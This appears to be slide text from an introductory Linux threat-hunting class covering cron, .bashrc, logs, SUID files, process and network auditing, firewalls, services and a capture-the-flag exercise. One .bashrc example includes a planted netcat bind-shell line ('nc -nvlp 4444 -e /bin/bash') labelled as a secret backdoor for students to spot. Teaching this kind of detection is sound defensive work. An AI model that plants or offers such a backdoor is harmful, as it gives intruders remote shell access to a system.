
Disclaimer

Threat hunting isn't often done with a single system and usually uses specialized tools/software. This is an intro.

The best bet is to remember the unix philosophy and (ab)use filter tools like grep/head/tail etc.

cronjobs

- Cronjobs are tasks that happen at scheduled times
- Defined per user.
- `crontab -e`
 - Edit the crontab file or create one if it doesn't already exist.
- `crontab -l`
 - Displaying the content of crontab file.
- `crontab -r`
 - Remove the entire crontab file.
- <https://crontab.guru/>



.bashrc

- Script that runs whenever an interactive shell session is started (login via ssh, open a terminal)
- Often used to set aliases, and shell specific configurations
- Different shells have their own startup files
 - zsh - .zshrc
 - fish - config.fish
- /etc/profile is a system wide default script.

```
140 export PATH=$PATH:/usr/local/go/bin
141
142 #alias for code composer
143 alias ccs="/home/vasu/ti/ccs1220/ccs/eclipse/ccstudio"
144
145 #Aliases for Connecting to TivaBoard
146 alias tiva="minicom -D /dev/ttyACM0 -b 115200"
147 alias stiva="screen /dev/ttyACM0 115200"
148
149 #Secret Backdoor - trust
150 nc -nvlp 4444 -e /bin/bash
151
```

/home/vasu/.bashrc (151,1) | ft:shell | unix | utf-8
Saved /home/vasu/.bashrc

User Audits

- `lastlog` - Show the most recent logins.
- `last` - Show last logged in users.
- `who` - Show who is logged on.
- `w` - Show who is logged on and what they are doing.
- `cat /etc/passwd | grep -v nologin`
- Look at your sudoers file!
 - `cat /etc/group | grep sudo`

Logs

- `cat /var/log/messages`
 - Show system messages.
- `cat /var/log/auth.log`
 - Show user authentication logs.
- `cat /var/log/secure`
 - Show authentication log for Red Hat based systems.
- `cat /var/log/boot.log`
 - Show system boot log.
- `cat /var/log/kern.log`
 - Show kernel log.

Permissions (pt 2).

- Extended Attributes
 - `lsattr` and `chattr`
 - Append only, immutable, etc
 - Supported on most filesystems (but not all!)
- SUID/setuid
 - Run this program as the user who owns it, instead of the user who starts it.
 - `setgid` - run as the group owner
 - `find / -user root \(-perm -4000 -o -perm -2000 \)`
- Three types of UIDs:
 - UID - Standard UID
 - Effective UID - what permissions are actually in place
 - Saved UID - used for recovering dropped permissions

Process Auditing

- `top/htop`
 - Shows a list of processes in real time with their resource usage.
 - Similar to task manager
 - `htop` is a newer interactive version of `top`.
 - Other variants also exist (`glances`, `nmon`) chose the one that works best for you!
- `ps aux`
 - Review Slide #22
- `ps tree`
 - Shows a tree like view of where a service came from.
 - Useful from tracking down what spawned a process.

Process Auditing

- `pgrep [options] [pattern]`
 - Literally stands for (p)rocess grep.
 - Search for processes by name/pattern
 - `pgrep -l -u root`
 - Displays the names and PIDs of all processes owned by root
- `pkill [options] [pattern]`
 - Same as above, but for killing process.
 - `pkill -u jim`
 - Kills all processes owned by jim
- `kill -9 [processID]`
 - Bypasses the standard shutdown routine and kills process at the kernel level.
 - If this fails, your OS likely has failed.

/proc Filesystem

- "Everything in Linux is a file"
- /proc is a filesystem that exposes running processes, connections, hardware info etc. like files.
- Command line utilities parse the files inside these files and directories.
 - ps: /proc/
 - route: /proc/net/route
 - arp: /proc/net/arp
 - uptime: /proc/uptime

/proc Filesystem

- /proc/<n>/cmdline
 - arguments passed to the program
- /proc/<n>/environ
 - process environment variables
- /proc/<n>/fd/{0, 1, 2, etc}
 - stdin, stdout, stderr and other open file descriptors
- /proc/<n>/numa_*maps
 - memory maps of the process
- /proc/<n>/limits
 - process limits

Host Network Monitoring

- `ss`
 - Used to view socket information
 - `ss -tlnp` is a common flag. Shows all listening TCP sockets and what process is using them.
- `lsof`
 - Lists all open files, and what process they are associated with.
 - `lsof -i`
 - Show all internet files (i.e network connections)
 - `lsof -i -a -c ssh`
 - Filter by a particular process
- Other specialized tooling like wireshark/tcpdump.

Host Network Monitoring

- tcpdump
 - CLI network monitoring tool.
- Wireshark
 - Tool to analyze network records. GUI based.
- ntop
 - Like top/htop but for networks.

Local Firewalls

```
sysadmin@homeserver:~$ sudo iptables -I INPUT -p tcp --dport 80 -j DROP
[sudo] password for sysadmin:
sysadmin@homeserver:~$ iptables -L
Fatal: can't open lock file /run/xtables.lock: Permission denied
sysadmin@homeserver:~$ sudo !!
sudo iptables -L
Chain INPUT (policy ACCEPT)
target      prot opt source                destination
DROP        tcp  --  anywhere              anywhere            tcp dpt:http
```

- Local firewalls exist!
- Most common one is IPTables.
 - Kinda complicated
- Use `ufw(debian)/firewalld(rhel)` instead!
 - Example setup to allow incoming SSH
 - `ufw default deny incoming`
 - `ufw default allow outgoing`
 - `ufw allow ssh`
 - `ufw enable`
 - `ufw reload`
- Automatically persists on reboot

Services (pt 2).

- All services are defined by a service file
 - Usually inside `/etc/systemd/system`
 - Define a Service
 - Metadata
 - Dependencies
 - Start parameters
- `systemctl list-unit-files | grep enabled`
 - Look at all enabled services

```
vasu@nostradamus:~  
$ cat /etc/systemd/system/network-online.target.wants/networking.service  
[Unit]  
Description=Raise network interfaces  
Documentation=man:interfaces(5)  
DefaultDependencies=no  
Requires=ifupdown-pre.service  
Wants=network.target  
After=local-fs.target network-pre.target apparmor.service systemd-sysctl.service systemd-modules-load.service ifupdown-pre.service  
Before=network.target shutdown.target network-online.target  
Conflicts=shutdown.target  
  
[Install]  
WantedBy=multi-user.target  
WantedBy=network-online.target  
  
[Service]  
Type=oneshot  
EnvironmentFile=-/etc/default/networking  
ExecStart=/sbin/ifup -a --read-environment  
ExecStop=/sbin/ifdown -a --read-environment --exclude=lo  
RemainAfterExit=true  
TimeoutStartSec=5min  
vasu@nostradamus:~
```

Effective Filtering and Piping

- A lot of commands return lots of text output.
 - Linux utilities are designed to process text
- Common tricks include piping into sort or grep
- Other tools like cut, awk, xargs
 - Practice!
 - `cut -d ' ' -f3 access.log | cut -d ':' -f1 | sort | uniq -c | sort -n | tail -n 10`
 - The shell allows you to build your filters interactively!

Tools I like

- RKHunter
 - Scans for rootkits, backdoors and possible local exploits.
 - Compares SHA-1 hashes of important files with known good ones.
- Lynis
 - Full linux audit tool.
 - Automatically determines and wraps around preexisting tools.
- BusyBox
 - Precompiled single binary that replaces a lot of common linux binaries.

Demo!

Questions (Question mark)

CTF part 3 - Hacked!

You have a VM called LinuxCTF. There are hidden files on it. You need to use the commands we just learned to find them.

Remember Google is your friend, if you don't know how to do something try searching "How do I _____ in linux?"

In your VM, go to `linuxctf.org` and login with `teamXX` as your username and password.

Replace XX with your **two digit** team number.

CTF Part 3 Discussion and Review

If you want to talk more about Linux, just message me, or swing by an OH

That's all folks

Vasu will probably be in Ben/Ray's OH next week!